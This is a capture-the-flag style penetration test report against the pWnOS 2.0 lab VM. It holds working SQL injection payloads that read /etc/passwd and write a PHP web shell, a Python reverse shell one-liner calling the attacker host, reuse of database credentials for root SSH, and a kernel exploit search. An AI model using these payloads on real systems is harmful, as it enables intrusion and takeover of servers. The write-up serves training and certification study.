
Penetration Test Report

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1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: pWnOS: 2.0 Date release: 4 Jul 2011

Author: pWnOS Series: pWnOS Web page: <http://pwnos.com/>

Description

pWnOS v2.0 is a Virtual Machine Image which hosts a server to practice penetration testing. It will test your ability to exploit the server and contains multiple entry points to reach the goal (root). It was designed to be used with VMWare Workstation 7.0, but can also be used with most other virtual machine software.

Configure your attacking platform to be within the 10.10.10.0/24 network range

For example the ip of 10.10.10.200 with the netmask of 255.255.255.0 is what I statically set my BackTrack 5 network adapter to.

VMWare's Network Adapter is set to Bridged Network Adapter

You may need to change VMWare's Network Adapter to NAT or Host-Only depending on your setup

File Information

Filename: pWnOS_v2.0.7z File size: 286 MB MD5: 1EB0960C0BA29335230ADA1DF80CD22C SHA1: A3FDBE0449363D1CB844D865FE7BD6EE8968567D

Virtual Machine

Format: Virtual Machine (VMware) Operating System: Linux

Networking

DHCP service: Disabled IP address: 10.10.10.100

The server's ip is statically set to 10.10.10.100 Server's Network Settings:

IP: 10.10.10.100 Netmask: 255.255.255.0 Gateway: 10.10.10.15

Source:

<https://www.vulnhub.com/entry/pwnos-20-pre-release,34/>

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.100 (hostname: pWnOS) - Local File Inclusion via Web Login SQL Injection
- 10.10.10.100 (hostname: pWnOS) - Web Misconfiguration
- 10.10.10.100 (hostname: pWnOS) - Linux Kernel Exploitation Privilege Escalation

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.10.100 (hostname: pWnOS) - User validation/Parameterizing SQL
- 10.10.10.100 (hostname: pWnOS) - Use secure standard configuration
- 10.10.10.100 (hostname: pWnOS) - Update Kernel Version

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.10.10.0/24

3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was initiated to determine open ports.

```

msf6 > db_nmap -A 10.10.10.100
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-12 07:41 EDT
[*] Nmap: Nmap scan report for 10.10.10.100 (10.10.10.100)
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh      OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: | 1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
[*] Nmap: | 2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
[*] Nmap: | 256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
[*] Nmap: 80/tcp open  http      Apache httpd 2.2.17 ((Ubuntu))
[*] Nmap: |_ http-cookie-flags:
[*] Nmap: |_ /:
[*] Nmap: |_ PHPSESSID:
[*] Nmap: |_ httponly flag not set
[*] Nmap: |_ http-server-header: Apache/2.2.17 (Ubuntu)
[*] Nmap: |_ http-title: Welcome to this Site!
[*] Nmap: MAC Address: 08:00:27:2C:89:6F (Oracle VirtualBox virtual NIC)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.32 - 2.6.39
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1    0.18 ms 10.10.10.100 (10.10.10.100)
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds

```

MSFConsole Workspace

I took advantage of MSF workspace to make my reconnaissance organized.

```

msf6 > hosts

Hosts
-----
address      mac
-----
10.10.10.100 08:00:27:2C:89:6F

msf6 > services

Services
-----
host      port  proto  name  state  info
-----
10.10.10.100 22    tcp    ssh   open   OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
10.10.10.100 80    tcp    http  open   Apache httpd 2.2.17 (Ubuntu)

msf6 > creds

Credentials
-----
host  origin  service  public  private  realm  private_type  JtR Format
-----

```

```

1 msf6>hosts
2 msf6>services
3 msf6>creds

```

Nikto

Since the machine is using webapp because port80 is open we can use Nikto tool for vulnerabilities on the web.

```
1 nikto -port 80 -host 10.10.10.100
```

```
root@kali:~# nikto -port 80 -host 10.10.10.100
- Nikto v2.1.6

+ Target IP: 10.10.10.100
+ Target Hostname: 10.10.10.100
+ Target Port: 80
+ Start Time: 2021-04-08 05:25:18 (GMT-4)

+ Server: Apache/2.2.17 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.5-1ubuntu7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHP9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ /info/: Output from the phpinfo() function was found.
+ OSVDB-3092: /info/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 1311031, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSNAKE's list (http://hackers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ /login.php: Admin login page/section found.
+ 8673 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time: 2021-04-08 05:25:31 (GMT-4) (13 seconds)
```

As a result, we can see interesting subdirectories.

- + OSVDB-3092: /info/: This might be interesting...
- + OSVDB-3092: /login/: This might be interesting...
- + OSVDB-3092: /register/: This might be interesting...

DIRSearch

For additional information on subcategories. You may run again DIRSearch to scan subdirectories that has been discovered.

```
1 ./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u
  10.10.10.100 -e php --simple-report=/root/Desktop/pWnOS_artifacts/DIR_blog_small.txt

root@kali:~/Desktop/pentools/dirsearch# ./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.t
xt -u 10.10.10.100 -e php --simple-report=/root/Desktop/pWnOS_artifacts/DIR_blog_small.txt

dirsearch v0.3.9

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 87646

Error Log: /root/Desktop/pentools/dirsearch/logs/errors-21-04-12_08-10-28.log

Target: 10.10.10.100


[08:10:28] Starting:
[08:10:28] 200 - 854B - /
[08:10:28] 301 - 311B - /blog → http://10.10.10.100/blog/
[08:10:28] 200 - 1KB - /login
[08:10:28] 200 - 2KB - /register
[08:10:28] 200 - 51KB - /info
[08:10:29] 200 - 854B - /index
[08:10:29] 301 - 315B - /includes → http://10.10.10.100/includes/
[08:10:30] 200 - 15B - /shell
```

There's an interesting sub directory..

```
1 http://10.10.10.100/blog/
```

Manual Checking - SQLI

By putting ' on the "email" field on the login page. as we proceed, we can see sql error codes. Which means this is vulnerable on sql injection.



All of the information needed has been identified. This data will be use as part of attack on later part.

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 Exploitation

Under exploitation, different techniques and strategies are shown in order to capture the box.

Dumping HTTP request

We can dump POST http request on the login page and use it as artifact for further attacking methods.

The screenshot displays the Burp Suite interface. At the top, the menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with buttons for 'Dashboard', 'Target', 'Proxy', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', and 'User'. A secondary toolbar shows 'Intercept', 'HTTP history', 'WebSockets history', and 'Options'. The main area has a filter set to 'Hiding CSS, image and general binary content'. A table lists intercepted requests:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
232	http://10.10.10.100	POST	/login.php	✓		200	1522	HTML
231	http://10.10.10.100	GET	/login.php			200	1522	HTML

The 'Request' tab is selected, showing a raw view of the POST request to /login.php. The request details are as follows:

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.10.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 48
9 Origin: http://10.10.10.100
10 Connection: close
11 Referer: http://10.10.10.100/login.php
12 Cookie: PHPSESSID=k2q2osglb5j0ufhpehvf0e07
13 Upgrade-Insecure-Requests: 1
14
15 email=test&pass=test&submit=Login&submitted=TRUE
```

On the right side, a context menu is open, offering various actions such as 'Send to Intruder', 'Send to Repeater', 'Send to Sequencer', 'Send to Comparer', 'Send to Decoder', 'Show response in browser', 'Request in browser', 'Engagement tools (Pro version only)', 'Copy URL', 'Copy as curl command', 'Copy to file', 'Save item', 'Convert selection', 'Cut', 'Copy', 'Paste', 'Message editor documentation', and 'Proxy history documentation'.

Using SQLMAP

Since we verified that the “email” field is vulnerable. We can use sqlmap to dump tables on the database. We may use the burp request file.

```
1 sqlmap -r /root/Desktop/pWn0S_artifacts/burp_request -p email --dump
```

```
Database: ch16
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+
| user_id | pass          | email          | active | last_name | first_name | user_level |
+-----+-----+-----+-----+-----+-----+
| 1       | c2c4b4e51d9e23c02c15702c136c3e950ba9a4af | admin@isints.com | NULL   | Privett   | Dan        | 0          |
+-----+-----+-----+-----+-----+-----+
[05:34:52] [INFO] table 'ch16.users' dumped to CSV file '/root/.sqlmap/output/10.10.100/dump/ch16/users.csv'
[05:34:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.100'
[*] ending @ 05:34:52 /2021-04-13/
```

We can see that sqlmap used various sql injection exploits. Using Union query. We can see that there is a vulnerability on the 4th column from the table “users”

```
Payload: email=admin@isints.com%'UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71786b7a71
,0x5547426c61737071456a5258536244436469624e6d79696c766d654b4f47486664704a574a774c4d,0
x7176627671),NULL,NULL,NULL,NULL#&pass=test3&submit=Login&submitted=TRUE
```

Optional - Cracking Hash Passwords

From the dumped table, we can see that the hash password is c2c4b4e51d9e23c02c15702c136c3e950ba9a4af

Using internet and online cracker tools we can decode the hash. <https://www.dcode.fr/sha1-hash>



Unfortunately we cant use this method to capture the machine.

HTTP Injection using BurpSuite

As the previous tools, we checked that “email” field on the login page is vulnerable on injection and already knew the column 4 is the exploitable column. Using Burp, under repeater tab, we can tamper http header using the this payload to view sensitive information.

```
Payload: email='union select 1,2,3,load_file('/etc/passwd'),5,6,7,8 from users limit 0,1
-- '&pass=xxx&submit=Login&submitted=TRUE
```

The screenshot shows the Burp Suite Repeater tab. The left pane displays the raw HTTP request, and the right pane displays the raw HTTP response.

Request:

```
POST /login.php HTTP/1.1
Host: 10.10.10.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Origin: http://10.10.10.100
Connection: close
Referer: http://10.10.10.100/login.php
Cookie: PHPSESSID=k2g2oeglb5j0u7hpebvftn0e07
Upgrade-Insecure-Requests: 1
email=' union select 1,2,3,load_file('/etc/passwd'),5,6,7,8 from users limit 0,1
-- '&pass=xxx&submit=Login&submitted=TRUE
```

Response:

```
HTTP/1.1 200 OK (text/html; charset=iso-8859-1)
Content-Type: text/html; charset=iso-8859-1
Content-Length: 124
Server: Apache/2.4.18 (Ubuntu)
Date: Mon, 12 Apr 2021 12:00:00 GMT
Connection: close
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
<title>
Login
</title>
<style type="text/css" media="screen">
@import "includes/layout.css";
</style>
</head>
<body>
<div id="Header">
IsIntS
</div>
<div id="Content">
<!-- End of Header -->
<div>
Welcome root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/var/lib/libuid:/bin/sh
syslog:x:101:101:/home/syslog:/bin/false
mysql:x:0:0:MySQL Server,,,:/root:/bin/bash
sehd:x:103:65534:/var/run/sehd:/usr/sbin/nologin
landscape:x:104:110:/var/lib/landscape:/bin/false
dan:x:1000:1000:Dan Privett,,,:/home/dan:/bin/bash
</div>
<br/>
Logging in...<br/>
```

The interesting part is we can create a payload on the vulnerable field/column. Payload consists of php scripts which may call shell. And it would save locally on the target machine.

```
Payload: email='union select 1,2,3,"<?php echo shell_exec($_GET['cmd']);?>",5,6,7,8 into
outfile '/var/www/shell2.php'-- -'&pass=xxx&submit=Login&submitted=TRUE
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is being viewed in the 'Raw' tab. The request is a POST to /login.php with a body containing a union select payload. The response is a 200 OK status with an HTML body.

Request

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.10.100
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 156
9 Origin: http://10.10.10.100
10 Connection: close
11 Referer: http://10.10.10.100/login.php
12 Cookie: PHPSESSID=k2q2osglb5j0ufhpehvf0e07
13 Upgrade-Insecure-Requests: 1
14
15 email=' union select 1,2,3,'<?php echo shell_exec($_GET['cmd']);?>',5,6,7,8 into outfile
16 '/var/www/shell2.php' -- --'&pass=sss&submit=Login&submitted=TRUE
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Tue, 13 Apr 2021 11:14:50 GMT
3 Server: Apache/2.2.17 (Ubuntu)
4 X-Powered-By: PHP/5.3.5-1ubuntu7
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 5054
10 Connection: close
11 Content-Type: text/html
12
13 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
14 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
15 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
16 <head>
17 <meta http-equiv="content-type" content="text/html; charset=iso-8859-1" />
18 <title>
```

We can check if shell has been drop and check if the cmd is working. On the browser access the URL and use the payload to check files on current directory.

```
1 URL: http://10.10.10.100/shell.php?cmd=ls
```

We can see the current files/directories are displayed on the browser.

Reverse Shell


Next step is to communicate your Kali Machine (attacker) and the pWnOS Machine (Victim).

On the attacker machine, set up nc commands to listen for any communication.

```
1 nc -v -n -l -p 222
```


On the browser, since payload has been planted on the the victim machine, we can execute python script/payload to communicate on attacker using reverse shell.

```
Payload: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.99",222));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```



At the same time, I also use python script on the running reverse shell to have interactive TTY.

```
1 python -c 'import pty; pty.spawn("/bin/bash")'
```



3.2.2 Privilege Escalation

This section will provide various ways on how to escalate the privilege or to gain root access. Rooting the machine is the main goal on this box

Web Misconfiguration

If we explore files and directory on our access. We can see misconfigured files such “mysqli_connect”. A sensitive file which could lead on exposing sql credentials.

```
www-data@web:/var/www$ ls
ls
activate.php  info.php          shell.php        shell6.php       tmpueovc.php
blog          login.php         shell2.php       tmpbqelj.php     tmpupbpe.php
includes      mysqli_connect.php shell3.php       tmpbzgfo.php     tmpuwtov.php
index.php     register.php      shell5.php       tmpucvam.php
www-data@web:/var/www$ cd ..
cd ..
www-data@web:/var$ ls
ls
backups  crash      lib      lock  mail          opt  spool  uploads
cache    index.html local  log   mysqli_connect.php  run  tmp    www
www-data@web:/var$ cat msqli_connect.php
cat msqli_connect.php
cat: msqli_connect.php: No such file or directory
www-data@web:/var$ cat mysqli_connect.php
cat mysqli_connect.php
<?php # Script 8.2 - mysqli_connect.php

// This file contains the database access information.
// This file also establishes a connection to MySQL
// and selects the database.

// Set the database access information as constants:

DEFINE ('DB_USER', 'root');
DEFINE ('DB_PASSWORD', 'root@ISIntS');
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:
```

It's worth a try to test credentials from the file. As per reconnaissance, port 22 (SSH) is open.

```
1  ssh root@10.10.10.100
```

```
root@kali:~# ssh root@10.10.10.100
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)

Errors Warnings Logs Info Debug CSS XHR
* Documentation:  http://www.ubuntu.com/server/doc

System information as of Tue Apr 13 07:42:01 EDT 2021

System load:  0.0                Processes:            82
Usage of /:   3.3% of 38.64GB    Users logged in:     0
Memory usage: 10%              IP address for eth0: 10.10.10.100
Swap usage:   0%

Graph this data and manage this system at https://landscape.canonical.com/
Last login: Tue Apr 13 04:20:50 2021 from 10.10.10.99
root@web:~# whoami
root
```

... And we are now rooted.

Kernel Exploit

We can check the kernel version using the command below.

```
1  uname -a
```

If you want detailed information on the Linux machine, I recommend to use “LinEnum.sh”. It will enumerate all interesting information on the victim’s machine.

We knew the kernel version of the machine. Using Searchsploit to test known vulnerabilities if working on the machine.

```
1  searchsploit -s linux 2.6 local privilege
2  #-s for strict search
```

```
root@kali:~# searchsploit -s linux 2.6 local privilege
```

Exploit Title	Path
Linux 2.6.30 < 2.6.36-rc8 - Reliable Datagram Sockets (RDS) Privilege Escalation	linux/local/44677.rb
Linux Kernel 2.2.25/2.4.24/2.6.2 - 'mremap()' Local Privilege Escalation	linux/local/160.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escalation	linux/local/9844.py
Linux Kernel 2.4.23/2.6.0 - 'do_mremap()' Bound Checking Privilege Escalation	linux/local/145.c
Linux Kernel 2.4.30/2.6.11.5 - Bluetooth 'bluez_sock_create' Local Privilege Escalation	linux/local/25289.c
Linux Kernel 2.4.4 < 2.4.37.4 / 2.6.0 < 2.6.30.4 - 'Sendpage' Local Privilege Escalation	linux/local/19933.rb
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11 / Ubuntu 8.04/8.10/8.12) - 'Bluez' Bluetooth Signed Buffer Index Privilege Escalation	linux/local/9545.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	linux/local/926.c
Linux Kernel 2.4.x/2.6.x - 'uselib()' Local Privilege Escalation (3)	linux/local/895.c
Linux Kernel 2.4.x/2.6.x - Bluetooth Signed Buffer Index Privilege Escalation (1)	linux/local/25288.c
Linux Kernel 2.4/2.6 (Fedora 11) - 'sock_sendpage()' Local Privilege Escalation	linux/local/9598.txt
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 / CentOS 4.4/4.5/4.6) - 'sock_sendpage()' Local Privilege Escalation (3)	linux/local/9479.c
Linux Kernel 2.4/2.6 (x86-64) - System Call Emulation Privilege Escalation	linux_x86-64/local/4460.c
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation	linux/local/9641.txt
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation	linux/local/8478.sh
